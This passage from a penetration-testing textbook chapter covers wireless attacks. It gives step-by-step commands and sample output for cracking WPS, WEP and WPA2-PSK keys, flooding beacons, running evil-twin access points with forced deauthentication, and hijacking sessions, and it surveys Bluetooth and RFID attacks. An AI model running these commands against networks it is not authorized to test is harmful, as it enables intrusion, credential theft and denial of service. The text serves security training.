**NOTE** A wireless repeater (also called a range extender) rebroadcasts the same signal from an AP. By repeating the signal, it

is able to create another network for clients outside the range of the AP to associate with, thus extending the wireless coverage. These types of devices are recommended for residential use.

Once you have the PIN, the AP will give you the WPA password. You can recover the password using the `reaver` command. [Figure 4-10](#) provides an example of successfully recovering the password used to connect to the wireless network.

```
# reaver -i wlan1mon -b A4:2B:8C:           -c 6 -vv -p 13175276

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan1mon to channel 6
[+] Waiting for beacon from A4:2B:8C:
[+] Received beacon from A4:2B:8C:
[+] Vendor: RalinkTe
[+] Trying pin "13175276"
[+] Sending authentication request
[!] Found packet with bad FCS, skipping...
[+] Sending association request
[+] Associated with A4:2B:8C:
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 3 seconds
[+] WPS PIN: '13175276'
[+] WPA PSK: '123password'
[+] AP SSID: ' '
[+] Nothing done, nothing to save.
```

---

**Figure 4-10** Successfully recovering the WPA password

---



**CAUTION** This attack does not work against all WPS-enabled devices. Some devices require a user to press a button on the

outside of the router, which will only enable WPS for a short period, limiting the window for attack. Other devices have built-in protection against brute-force PIN attempts and will lock out the device attempting to connect to the network after too many unsuccessful attempts. This is done by the AP applying a MAC filter against the hardware address of the network interface card making the connections. You can try and bypass the PIN lockout by setting a delay in `reaver` and running `macchanger` to change the MAC address of your wireless interface.

## Cracking WEP

First, review [Figure 4-4](#). When you know the unencrypted value of the data that is being sent (i.e., an ARP packet) and you know the IV, this reduces the number of things you need to guess in order to derive the encryption key. You see, most implementations of WEP initialize hardware using an IV of 0, then increment by 1. This can iterate through the 24-bit IV space in a matter of hours (depending on the amount of network activity). That forces the network to initialize the IV back to 0 and repeat the use of IVs.

Let's walk through an exercise for recovering a WEP key by replaying (injecting) an ARP packet on the network to generate new unique IVs. We will assume that you have a WEP-enabled access point configured with at least one wireless client on the network that can generate ARP traffic (e.g., ping a nonexistent host continuously during the exercise) and are using Kali Linux as your testing host.

1. Open up a terminal window in Kali Linux and list all available wireless interface cards.

```
# airmon-ng
```



**TIP** You can also list available wireless interface cards using the command `iwconfig`.

2. Enable monitor mode on the wireless interface card that supports injection. In this case, wlan1 was switched to wlan1mon for monitor mode.

```
# airmon-ng start wlan1
```

3. Use the wireless interface enabled for monitor mode to identify the channel your WEP network is operating on, using either the BSSID (MAC address) or ESSID (i.e., network name). The channel number will be listed under the "CH" column. In this case, the access point was operating on channel 9.

```
# airodump-ng wlan1mon
```

Once you have identified the channel, use CTRL-C to exit out of airodump-ng and make note of the channel, network name, and MAC address for the target AP.

4. Test the wireless device packet injection, as shown next. If you receive "Injection is working!" you can move on to step 5. If not, check to make sure you are using a compatible wireless card.

```
# aireplay-ng -9 -e <network name> -a <target MAC>  
<interface>
```

```
root@kali:~# aireplay-ng -9 -e business-rtr -a C0:56:27:      wlan1mon  
14:51:23 Waiting for beacon frame (BSSID: C0:56:27:          ) on channel 9  
14:51:23 Trying broadcast probe requests...  
14:51:23 Injection is working!  
14:51:25 Found 1 AP  
  
14:51:25 Trying directed probe requests...  
14:51:25 C0:56:27:      - channel: 9 - 'business-rtr'  
14:51:25 Ping (min/avg/max): 1.022ms/9.471ms/20.866ms Power: -41.03  
14:51:25 30/30: 100%
```

The command options include the following:

- **-9** Means injection
- **-e** Wireless network name
- **-a** MAC of the target AP
- **<interface>** Your wireless interface name

- 5.** Start airodump-ng to capture the IVs from the access point. To do this, use airodump-ng and put the collected packets into a file. You will use this file later for cracking the WEP key. The illustration shows an example airodump-ng session after executing the following command:

```
# airodump-ng -c 9 --bssid <target MAC> -w wep-output  
<interface>
```



**TIP** The airodump-ng tool will hop from channel to channel and restrict your ability to collect all of the packets necessary to recover the WEP key from the target network. Camping out on the specific channel will help increase the odds of successful exploitation.

CH 9 ][ Elapsed: 11 mins ][ 2018-06-26 15:40										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
C0:56:27:	-44	98	6458	267522 368	9	54e	WEP	WEP	OPN	business-rtr
BSSID										
STATION	PWR	Rate	Lost	Frames	Probe					
00:C0:CA:	0	54 + 1	78110	571203						
C0:56:27:	-43	54e-54e	0	793						
C0:56:27:	-43	54e-54e	0	793						

The command options include the following:

- `-c` The channel you are camping on
  - `--bssid` MAC of the target AP
  - `-w` Output file containing the IVs
  - `<interface>` Your wireless interface name
- 6.** Now, use aireplay-ng to initiate a fake authentication request with the access point and attempt to associate with the network. You should do this concurrently with the previous step to ensure you collect all of the data you have replayed. In

a separate terminal window, execute aireplay-ng using the following command syntax:

```
# aireplay-ng -1 0 -e <network name> -a <target MAC> -h  
<wireless MAC> <interface>
```

The example output is as shown:

```
15:27:14 Waiting for beacon frame (BSSID: C0:56:27) on channel 9  
15:27:14 Sending Authentication Request (Open System) [ACK]  
15:27:14 Authentication successful  
15:27:14 Sending Association Request [ACK]  
15:27:14 Association successful :-) (AID: 1)
```

The command options include the following:

- **-1** Use fake authentication
- **0** Reassociation timing in seconds
- **-e** Wireless network name
- **-a** MAC of the target AP
- **-h** Your wireless interface MAC
- **<interface>** Your wireless interface name



**CAUTION** The AP will not accept packets from a source MAC address that has not already associated with the network. If the AP sees packets from a source MAC that has not associated, it will ignore the packet and send a deauthentication packet in cleartext and no new IVs will be created because the injected packets will be ignored.

7. The next step is to start aireplay-ng in ARP request replay mode. When the program identifies an ARP request, it will immediately start to inject it, shown next:

```
# aireplay-ng -3 -b <target MAC> -h <wireless MAC>  
<interface>
```

```
# aireplay-ng -3 -b C0:56:27:           -h 00:C0:CA:           wlan1mon
15:29:35  Waiting for beacon frame (BSSID: C0:56:27:           ) on channel 9
Saving ARP requests in replay_arp-0626-152935.cap
You should also start airodump-ng to capture replies.
Read 1026265 packets (got 643555 ARP requests and 345501 ACKs), sent 350598
```

The command options include the following:

- **-3** Listen to/inject ARP requests
  - **-b** MAC of the target AP
  - **-h** Your wireless interface MAC
  - **<interface>** Your wireless interface name
- 




**TIP** Let the `aireplay-ng` command run for a few minutes to capture enough packets:

64-bit WEP key is a 10-digit key

128-bit WEP key is a 26-digit key

It will take roughly five minutes to crack either key length, given enough IVs. However, if your screen says “got 0 ARP requests” after waiting a while, start pinging invalid IP addresses from the wireless client on the target network.

8. Once you think you have enough IVs (e.g., 5,000 IVs seems to be a good amount to crack the WEP key relatively quickly), kill off the `airodump-ng` and `aireplay-ng` commands executed in the previous steps using CTRL-C to allow the command to finish writing to the output files. The .cap file is a PCAP file that can also be replayed in Wireshark. Here’s an example IV captured in the WEP parameters of the broadcasted packet.



9. Now, you can use aircrack-ng to crack the WEP key for the target AP, using the IVs captured from step 3. You may have multiple .cap files. You can use a wildcard to specify all of the files and let aircrack-ng sort them out:

```
# aircrack-ng -b <target MAC> wep-output*.cap
```

The command is as follows:

- **-b** MAC of the target AP

```

Aircrack-ng 1.2

[00:00:00] Tested 842 keys (got 362378 IVs)

KB    depth   byte(vote)
0    0/   9   8F(473600) C8(386560) 3D(386304) 83(385024) 0A(383232) 91(382976) FE(381440) 96(381184) 28(380928)
1    0/   1   38(484608) F4(385536) 1A(383744) 86(383744) 83(383232) 20(381696) 11(379648) D3(379648) C8(379392)
2    0/   1   B7(508672) 56(386560) 26(383488) 9C(382464) C6(381952) 96(381440) A0(381184) 79(380672) 3A(380416)
3    4/   3   26(385280) 43(380160) E3(380160) 47(379904) A3(379392) 0E(379136) 50(378368) 00(378112) 29(377856)
4    3/   4   78(387328) 87(384768) 48(384512) 96(384512) 3E(384080) C1(383232) 16(382464) 18(379392) C8(379392)

KEY FOUND! [ 8F:42:B7:0E:2F:D4:21:1F:97:0F:4E:6C:A1 ]
Decrypted correctly: 100%

```



**TIP** Another way to accomplish WEP key recovery when there are no clients on the network is by executing a fragmentation attack. This type of attack will speed up the cracking process by injecting arbitrary packets into the wireless access point but does not actually crack the key. The fragmentation attack exploits the pseudo-random generation algorithm (PRGA) sequence in RC4, where after 4,096 packets, 2 will likely share the same IV and thus the same RC4 key. In Kali Linux, you can use `aireplay-ng` with the fragmentation attack option (`-5`) to recover the PRGA and then use the `packetforge-ng` command to carry out the injection attack and ultimately recover the WEP key. You can read more about these types of attacks at [www.aircrack-ng.org](http://www.aircrack-ng.org).

## Cracking WPA-PSK and WPA2-PSK

WPA and WPA2 both rely on the four-way handshake and authentication method. Refer to [Figure 4-5](#) if you need a refresher on the four-way handshake. We can use the same basic method for cracking them. While they use different encryption protocol strengths, both are susceptible to brute force. First, assume you can capture the handshake. Let's take inventory of what you know based on what is available to you on the network:

- The SSID of the AP and the supplicant
- The MAC of the AP and the supplicant

- The ANonce and the SNonce (message 1 and message 2)
- The algorithm used to generate the PMK
- The MIC (from message 2 and 3)

This means that if you can capture the four-way handshake, you can use the information you know along with a dictionary of guesses to generate a PMK of your own. Then you can test that generated PMK using the MIC to see if it's valid for the network.

Now, here's an exercise using the Aircrack utilities to crack a WPA2 network using a preshared key. We assume that you are attacking a test WPA2 network configured with a simple password that is susceptible to a dictionary attack, that the network has at least one wireless supplicant on the network, that you can deauthenticate that supplicant at will, and that you are using Kali Linux as your attack host. Before you begin, you should follow Steps 1–3 from the WEP exercise to identify the appropriate channel and MAC address of the target AP hosting your test WPA2 network. If you know those details already, you can proceed. Our first goal is to try to collect the handshake.

1. Start airodump-ng. Wireless clients will appear under the STATION column and will report the BSSID of the AP they are connected to. The following illustration shows an example of starting airodump-ng to collect a handshake against the target AP on channel 4.

CH 4 ][ Elapsed: 18 s ][ 2018-07-01 16:37											
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
00:3F:0E:	-43	96	173	7	0	4	65	WPA2	CCMP	PSK	home-rtr
BSSID	STATION			PWR	Rate	Lost	Frames	Probe			
00:3F:0E:	68:94:23:			-34	0 - 0e	0			5		

The command options are as follows:

- -c The channel you are camping on

- **--bssid** MAC of the target AP
- **-w** Output file containing the four-way handshake
- **<interface>** Your wireless interface name

```
# airodump-ng -c 4 --bssid <target MAC> -w <outfile>
<interface>
```

2. If you are patient enough, you can wait for a client to deauthenticate from the network naturally, you will capture the handshake, and airodump-ng will report the handshake in the top-right corner of the terminal window. However, to force the issue, you can use aireplay-ng to deauthenticate an existing wireless client from the network to capture the four-way handshake. An example of capturing the handshake after deauthenticating a Windows client from the network is shown next. Open up a separate terminal window and execute aireplay-ng using the following command syntax:

```
# aireplay-ng -0 1 -a <target MAC> -c <target MAC>
<interface>
```

The command options are as follows:

- **-0** Deauthentication
- **1** How many deauthentications to send to the wireless client
- **-a** MAC of the target AP
- **-c** MAC of the target wireless client
- **<interface>** Your wireless interface name

CH 4 ][ Elapsed: 10 mins ][ 2018-07-01 16:48 ][ WPA handshake: C0:3F:0E:											
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
C0:3F:0E:	-42	0	6352	729	5	4	65	WPA2	CCMP	PSK	home-rtr
BSSID	STATION			PWR	Rate	Lost	Frames		Probe		
C0:3F:0E:	68:94:23:			-33	0e- 0e	0	3296				



**TIP** Deauthenticated wireless clients may connect to a different network that it knows about, which would prevent you from capturing the handshake until it comes back to the network you're on.

3. Once you capture the handshake with `airodump-ng`, you can use a dictionary attack (rather than brute force, as with WEP). Use `aircrack-ng` and your favorite wordlist to crack the PSK found in the handshake. Kali includes a few wordlists located in `/usr/share/wordlists`. For this exercise, we used the `rockyou.txt` list located in the wordlists directory, shown in the following illustration, to successfully crack the PSK. Use `CTRL-C` to close the terminal window you were running `airodump-ng` from, then use the following command syntax to crack the WPA PSK:

```
# aircrack-ng -w /usr/share/wordlists/rockyou.txt -b <target MAC>
<outfile>
```

The command options are as follows:

- `-w` Wordlist (dictionary)
- `-b` MAC of the target AP
- `<outfile>` Output file containing the four-way handshake

```

Aircrack-ng 1.2

[00:00:36] 23872/9822769 keys tested (660.44 k/s)

Time left: 4 hours, 7 minutes, 26 seconds          0.24%

KEY FOUND! [ 123password ]

Master Key      : 42 2B AA BE EC CA 89 2A 18 8A CE 80 C3 A6 A7 A2
                   AF FA B7 17 4C FB 9A 47 80 8E FC 67 A6 7D E3 6D

Transient Key   : C4 F3 50 24 66 79 DC 93 A4 E8 1D E8 A8 6A 30 50
                   F9 26 FE CA 49 DE 32 B7 93 60 09 54 15 3D 32 B7
                   35 35 16 3F D4 53 CB DC EA 2F 22 7D C2 81 63 3D
                   D7 11 F8 09 5A 50 9F 6A C8 1C 27 9D E2 1A 0C 2E

EAPOL HMAC     : 66 48 F5 4D A3 4A 18 69 74 AE BB D2 03 66 F9 1A

```

Other methods are available to crack the WPA/WPA2 PSK, depending on your tool preference and the level of complexity required to recover the PSK. In Kali, the `genpmk` command can be used to build a PMK table (rainbow table) by precomputing the hashes and saving them into a hash file. Then, you can use the `cowpatty` command, along with the four-way handshake from a PCAP file and `genpmk` hash file, to crack the WPA/WPA2 key. In turn, the hash file can be reused in future engagements to help speed up the cracking process.

Many prefer to use hashcat to execute a dictionary, brute-force, or rule-based attack because graphics processing unit (GPU)-based password guessing is often much faster. Hashcat does not support handshakes in the PCAP format. However, you can use the `cap2hccapx` utility from `hashcat-utils` to convert the `.cap` file over to hashcat's own "hccapx" file format. The `hashcat-utils` project includes helpful binaries to assist with complex password cracking. You can download the latest release from <https://github.com/hashcat/hashcat-utils/releases>, which includes source code and precompiled binaries for both Windows and Linux operating systems. The latest release at the time of writing this book

was hashcat-utils-1.9.7. After downloading the hashcat-utils prebuilt binaries or compiling the source code, you can convert the PCAP format over to hccapx by executing the `cap2hccapx` command using the following syntax:

```
# ./cap2hccapx <outfile>.cap <newfile>.hccapx
```

The command options are as follows:

- `<outfile>` PCAP file containing a four-way handshake collected from airodump-ng in step 1
- `<newfile>` Name of the new hccapx-formatted file to create

If the command was successful, it will print out to the terminal how many WPA handshakes it wrote to the new .hccapx file. Before executing hashcat, verify that it can see your GPU or CPU by executing `hashcat -I` at the command line. Check out the hashcat website (<https://hashcat.net/hashcat>) to ensure you have the latest driver requirements to support your environment; otherwise, hashcat may not be able to run. To execute a dictionary attack in Kali Linux against the new hccapx-formatted file with the `rockyou.txt` wordlist, execute the `hashcat` command using the following syntax:

```
# hashcat -m 2500 <newfile>.hccapx rockyou.txt
```

The command options are as follows:

- `-m` The hash type to use (i.e., 2500 = WPA/WPA2)
- `<newfile>` Name of the hccapx-formatted file

If the command executed successfully, you should see the plaintext value of the key. The hashcat website provides a wiki with additional guidance on how to brute-force attack the hccapx file using combinations for calculating the length, character type, and so on and rule-based attack methods for mutating a wordlist using a predetermined set of rules to make certain letters uppercase,

lowercase, etc. These types of methods help improve the efficiency of the attack.

## Attacking the Dragonfly Handshake (Dragonblood Attack<sup>2</sup>)

Remember that WPA3 implements SAE, also referred to as the Dragonfly key exchange. The Extensible Authentication Protocol-Password (EAP-PWD) authentication method, which is used in some Enterprise networks, also uses Dragonfly handshakes and may be vulnerable to some of the same attacks. Research by Mathy Vanhoef and Eyal Ronen has revealed this is vulnerable to multiple types of attacks, even despite the implementation of additional security measures.

Their research proposes that WPA3 connections can be tricked into downgrading to a weaker protocol (such as WPA2), or choose a weak security group using a rogue AP and forged messages, or discern information about the password based on timing of responses to commit frames. We'll talk more about rogue AP attacks later in this chapter. But attackers can use the Dragonslayer proof of concept to attempt to bypass authentication using a valid username, use the Dragontime proof of concept to test for password leakage based on timing if certain configurations are supported by the target, and use the Dragonforce proof of concept to attempt to crack passwords based on timing attacks. These tools can be found in Mathy Vanhoef's GitHub at <https://github.com/vanhoefm>.

## Jamming and Other Denial of Service Attacks

Jamming Wi-Fi is illegal in the United States, according to the FCC.<sup>3</sup> This applies to using a device to generate a radio signal designed to interfere with an otherwise legitimate radio signal, such as a Wi-Fi or cellular network. However, denial of service through protocol abuses is still legal and may be something you need to do during a penetration test. For example, if you need to force a target to

connect to your device in order to capture traffic, you may need to temporarily target the other network.

Obviously, you need to be cautious when launching denial of service attacks and be certain their impact falls within your authorization for testing. You can use a tool such as `mdk4`, which is part of the aircrack-ng suite of tools, to launch denial of service attacks such as:

- Beacon flooding, which may show fake APs to clients
- Overwhelming APs with authentication frames
- Sending repeated deauthentication and disassociation packets to clients to force them off the network
- Intentionally triggering defense lockouts (Michael countermeasures in TKIP)
- Sending fake sessions to flood APs

Let's run through a quick example of how you might use this tool.

1. First, install the tool in Kali if it is not already installed.

```
$ sudo apt install mdk4
```

2. It has to run as root, so you will either need to type `sudo` for each of these or `sudo su` – to change your user context. To get help, you can look at a single module. The following will show the help for the beacon flooding module:

```
$ sudo mdk4 --help b
```

3. Let's use this to flood the nearby area with a bunch of false AP names. This will use our wireless interface `wlan01`, `-b` to specify beacon flooding mode, `-a` to generate SSIDs with nonprintable characters and use SSIDs larger than 32 bytes, `-m` to use valid MAC addresses by manufacturer for the false APs, and `-s` to send 500 packets per second.

```
sudo mdk4 wlan01 -b -a -m -s 500
```

- Now, when clients look for wireless networks, they'll see a ton of garbage APs to choose from.

## Rogue Access Points

Depending on the rules of engagement for the pentest, you may be authorized to target the communications of wireless targets on the network in order to harvest credentials or sensitive data that could help aid with further target development and exploitation. One way to do this is to act as a fraudulent Wi-Fi access point, otherwise known as the evil twin. HostAP (in Kali Linux: `apt-get install hostapd`) is a popular access point software that can be run from a computer operating system such as Kali Linux. It allows the host to perform all functions of a typical wireless router.



**EXAM TIP** Rogue AP attacks may be used for targeting Enterprise implementations that rely on RADIUS. Attack tools such as HostAP and EAPHammer can launch attacks like the Karma attack that will help target these networks. You can also use airbase-ng and aireplay-ng.

For WPA and WPA2 enterprise networks, HostAP provides support for RADIUS authentication and supports the ability to carry out impersonation attacks against wireless clients. Hostapd-wpe supports impersonation against the various authentication protocols, including the Password Authentication Protocol (PAP), Challenge-Handshake Authentication Protocol (CHAP), and Microsoft's version of CHAP (MS-CHAPv2). Once a client connects and sends user credentials (which in many cases can be a username/password hash from Active Directory), hostapd-wpe can be configured to send an EAP success message to the client, which can trick the client into thinking it just authenticated to the legitimate RADIUS authentication server.

Additional offline and on-path attacks can be executed at this point, such as cracking the NTLMv2 hash or providing networking connectivity through a Dynamic Host Configuration Protocol (DHCP) lease, Domain Name System (DNS) redirect, and so on.

Implementing server certificate validation is one way to mitigate against this type of impersonation attack. However, the weakest link would be the user if he or she accepts the unknown or self-signed server certificate warning prompted during authentication to the malicious AP. The hostapd-wpe tool is a modified version of the HostAP software to help facilitate on-path attacks such as evil twin and the Karma attack. More information can be found at <https://tools.kali.org/wireless-attacks/hostapd-wpe>.

The Karma attack is an AP method used to listen for any network probe request from a client to join a given network, not just one specifically targeted network, like the evil twin attack. In turn, it will rebroadcast the ESSID from the victim in order to entice the victim to connect to the evil network. For example, if you leave wireless enabled on your mobile device and run out to the store to do some shopping, your phone will probe for networks that it has previously associated with. If you have ever connected to an open access network, it's very likely that your phone will at some point try to connect to that SSID if the wireless card is not already connected. This could leave your phone susceptible to a Karma attack, as the evil twin only needs to know the SSID value of the network to duplicate, not a PSK.

Another way to impersonate the SSID of the network is to use the Airbase-ng utility. Using Kali Linux, you can execute the following command to create the "evil twin" of a legitimate network:

```
# airbase-ng -a <bssid> --essid <wireless name> -c <channel>
<interface>
```

Once you have the network up and running, you will need to force the clients to connect. To do that, you can simply issue deauth packets with aireplay-ng. The clients will all disconnect from the AP and attempt to reconnect to the network. Using Kali Linux, you can

execute the following command to force the clients to deauthenticate from the legitimate AP:

```
# aireplay-ng -deauth 0 -a <target AP MAC> <interface> -ignore-negative-one
```

---



**CAUTION** If not all the clients reconnect to your evil twin AP, you can boost the signal of your wireless card to be stronger than the legitimate one, or try and get as close as you can to the wireless clients you want to target. Boosting the power on your wireless NIC can be dangerous and illegal in some countries. The default Tx-Power setting is typically 20 dBm but can increase to 30 dBm by changing your wireless card regulation settings with `iw reg set BO` then `iwconfig <interface> txpower 30`. Doing so can cause your network card to overheat and possibly damage the wireless NIC or your testing device.

## Session Hijacking

Once you have wireless clients connected to your evil twin AP, you can start monitoring and capturing their traffic using Wireshark. When network users log in to websites, a session cookie is created for the session. If you can extract the session cookie from the HTTP session, you can leverage the session to interact with a target website. This could be a convenient way of escalating privileges on the network through administrative consoles.

---



**NOTE** Unless you can act as a passthrough between your targeted WLAN user and the website they request (because your device is

connected to the Internet or intranet, depending on your target), an evil twin attack can't help you much with session hijacking.

## Attacking Bluetooth

The 802.15 group of standards defines specifications for various categories of wireless private area networks (WPANs), including Bluetooth and ZigBee. Both technologies run on the same wireless frequency band (2400 to 2483.5 MHz within the 2.4 GHz frequency band). ZigBee is a mesh network protocol that was designed to carry lots of data packets over short distances. Bluetooth is similar, in the sense that it also carries data over short distances. Bluetooth can be found in different consumer technologies, including speakers, printers, headphones, keyboards, and mobile phones. Much like Wi-Fi, Bluetooth is susceptible to various types of data exfiltration and remote exploitation attacks due to common vulnerabilities such as:

- Legacy or faulty Bluetooth implementations
- Short PINs that are susceptible to brute-force attacks
- Users pairing Bluetooth devices in public places

We will cover these types of attacks further in the next few sections.

### Primary Layers of Bluetooth

Bluetooth contains multiple layers in its protocol stack. The following are the primary layers of the stack:

- **SDP** Service Discovery Protocol discovers Bluetooth services offered from other devices within range.
- **LMP** Link Managing Protocol keeps track of connected devices.

- **L2CAP** Logical Link Control and Adaptation Protocol provides data services to upper layers of the Bluetooth protocol stack.
- **RFCOMM** Radio Frequency Communication uses L2CAP to provide emulated serial ports to other devices.
- **TCS** Telephony Control Protocol uses L2CAP and provides telephone functionality.

## Bluetooth Specifications

Bluetooth is designed to have a much more limited range compared to Wi-Fi, for example. This makes it ideal for computing peripherals and small consumer appliances. Bluetooth Low Energy (BLE) is slower, but it uses less power over time, making it ideal to power Internet of Things (IoT) and machine-to-machine (M2M) applications like Fitbits and blood pressure monitors while supporting years-long battery life. [Table 4-3](#) shows Bluetooth, Bluetooth 4.0 LE, and Bluetooth 5.0 LE for comparison.

	<b>BLE 5</b>	<b>BLE 4</b>	<b>Bluetooth 2.1</b>
<b>Range</b>	400 meters	100 meters	100 meters
<b>Max. Data Rate</b>	2 Mb/s	1 Mb/s	3 Mb/s
<b>Throughput</b>	Up to 1,360 kb/s	Up to 305 kb/s	Up to 2.1 Mb/s

**Table 4-3** Bluetooth Implementations Compared

## Device Discovery

Information gathering is the first step in hacking Bluetooth-enabled devices. This process is called Blueprinting. BlueZ (<http://www.bluez.org>) is the default protocol stack for Bluetooth in most Linux distributions, including Kali Linux. BlueZ includes default capabilities that can be used to enable or disable your Bluetooth adapter and can also be used for basic reconnaissance during the information gathering process. In order to be able to test or discover remote Bluetooth devices, you need to have a compatible adapter

(USB dongle). In Kali, you can verify the existence of your Bluetooth adapter (built-in or USB) by executing the `hciconfig` command at the command prompt. If your adapter exists, you will see the MAC address and other device information, much like running the `ifconfig` or `iwconfig` command. To enable the interface, type:

```
hciconfig hci<#> up
```

Once the interface is enabled, you can use the `hcitool` command in Kali Linux to discover and inquire about other devices, authenticate to devices, and much more. Use the `--help` option to list additional command options. The `bluelog` scanner is another command-line utility installed in Kali Linux that can assist with Bluetooth device discovery. To see a full list of discovery tools available in Kali Linux, check out <https://tools.kali.org/tag/bluetooth>.

---



**NOTE** Ubertooth (<http://ubertooth.sourceforge.net>) is a development platform suitable for experimenting with Bluetooth. If you are not up for the challenge of building your own Bluetooth testing adapter, the Ubertooth One (you can purchase it through Amazon) is the hardware platform (USB adapter), customized and tweaked to support the installation of tools from the Ubertooth platform.

## Bluetooth Attacks

Bluetooth is a chatty protocol, and when a device is within range, it can be targeted and exploited, making it difficult for the user to know that something malicious is even happening. Once you have fingerprinted a list of Bluetooth devices, you can carry out additional remote attacks such as stealing and harvesting sensitive information from a mobile device.

Bluesnarfing is the process of exploiting vulnerabilities found in certain Bluetooth firmware in order to steal information from a wireless device. Successful attacks are capable of stealing contacts, calendar info, e-mail, and text messages when the Bluetooth device is turned on and set to discoverable mode. In the past, a vulnerability in certain vendors' firmware could be exploited, and device pairing could be completed without the acknowledgment of the user. Bluesnarfer is a tool in Kali Linux that is capable of carrying out this method of attack.

---



**NOTE** Modems have been around for decades. The AT commands are instructions used for controlling modems. This capability is outside the coverage area for this book; however, you can read further about vulnerability analysis of AT commands within mobile platforms (like Android) here: <https://atcommands.org>

Whether it's unwanted mail, e-mail, or text messages, spam can be aggravating and can be used both by legitimate businesses to entice consumers to buy certain products or by spammers to entice a victim to download some software, click on a link, or wire some money. Unwanted messages can also be delivered via Bluetooth. We will discuss some of these methods in the next few sections.

One method of sending unsolicited messages to mobile users is called bluejacking. This method transmits data to the device without the knowledge of the user. Typically, this type of attack can be carried out by sending an electronic business card via Bluetooth to an unsuspecting victim. Instead of putting a real name in the name field, you can insert a sneaky message. To counter this type of attack, mobile phone makers limit the amount of time a phone can be in discovery mode for pairing. This helps lessen the window of attack against Bluetooth devices.

# RFID and NFC

Radio frequency ID (RFID) is system that consists of a transponder (tag) and a reader with an antenna. The tag can be unpowered (passive) or have its own source of power (active). Passive tags are powered by the reader. They respond with a value (often a static value) when in proximity of the reader. A familiar example is some employee ID badges. Active tags are always broadcasting their data, and it is received by a reader. A familiar example are tollway passes for your car. RFID tags are low frequency (LF) or high frequency (HF) and have a range measured in centimeters, or they are ultra high frequency (UHF) with a range of more than a meter.

NFC devices are RFID devices and operate on the same frequency as HF RFID. NFC devices can act as both an antenna and a transponder and can participate in peer-to-peer transactions over a very short range (centimeters). Since they can receive and transmit and often have computational capability, they are often party to more complex authentication protocols. These are often implemented in contactless payment systems, cell phones, and some access control systems. Both RFID technologies implement various protocols for authentication. Some implementations are prone to similar attack approaches, including on-path attacks, cloning, brute-force attacks, amplification attacks, and replay attacks.

Devices such as the ESPKey (<https://redteamtools.com/espkey>) are so small that they can be installed to intercept traffic between a tag and reader without arousing suspicion. They can receive a signal, log it, and pass it through to a legitimate reader in the simplest form of on-path attack. These attacks often involve modifying existing readers, which may change their appearance, or placing a device on top of the legitimate device much like a skimmer. Anti-tampering mechanisms, such as security tape, special screws, or tamper-proof wiring, are typically effective measures against these attacks.

RFID cloning (or badge cloning) is the process of reading a series of bits from one RFID card (or key fob) and writing the same series

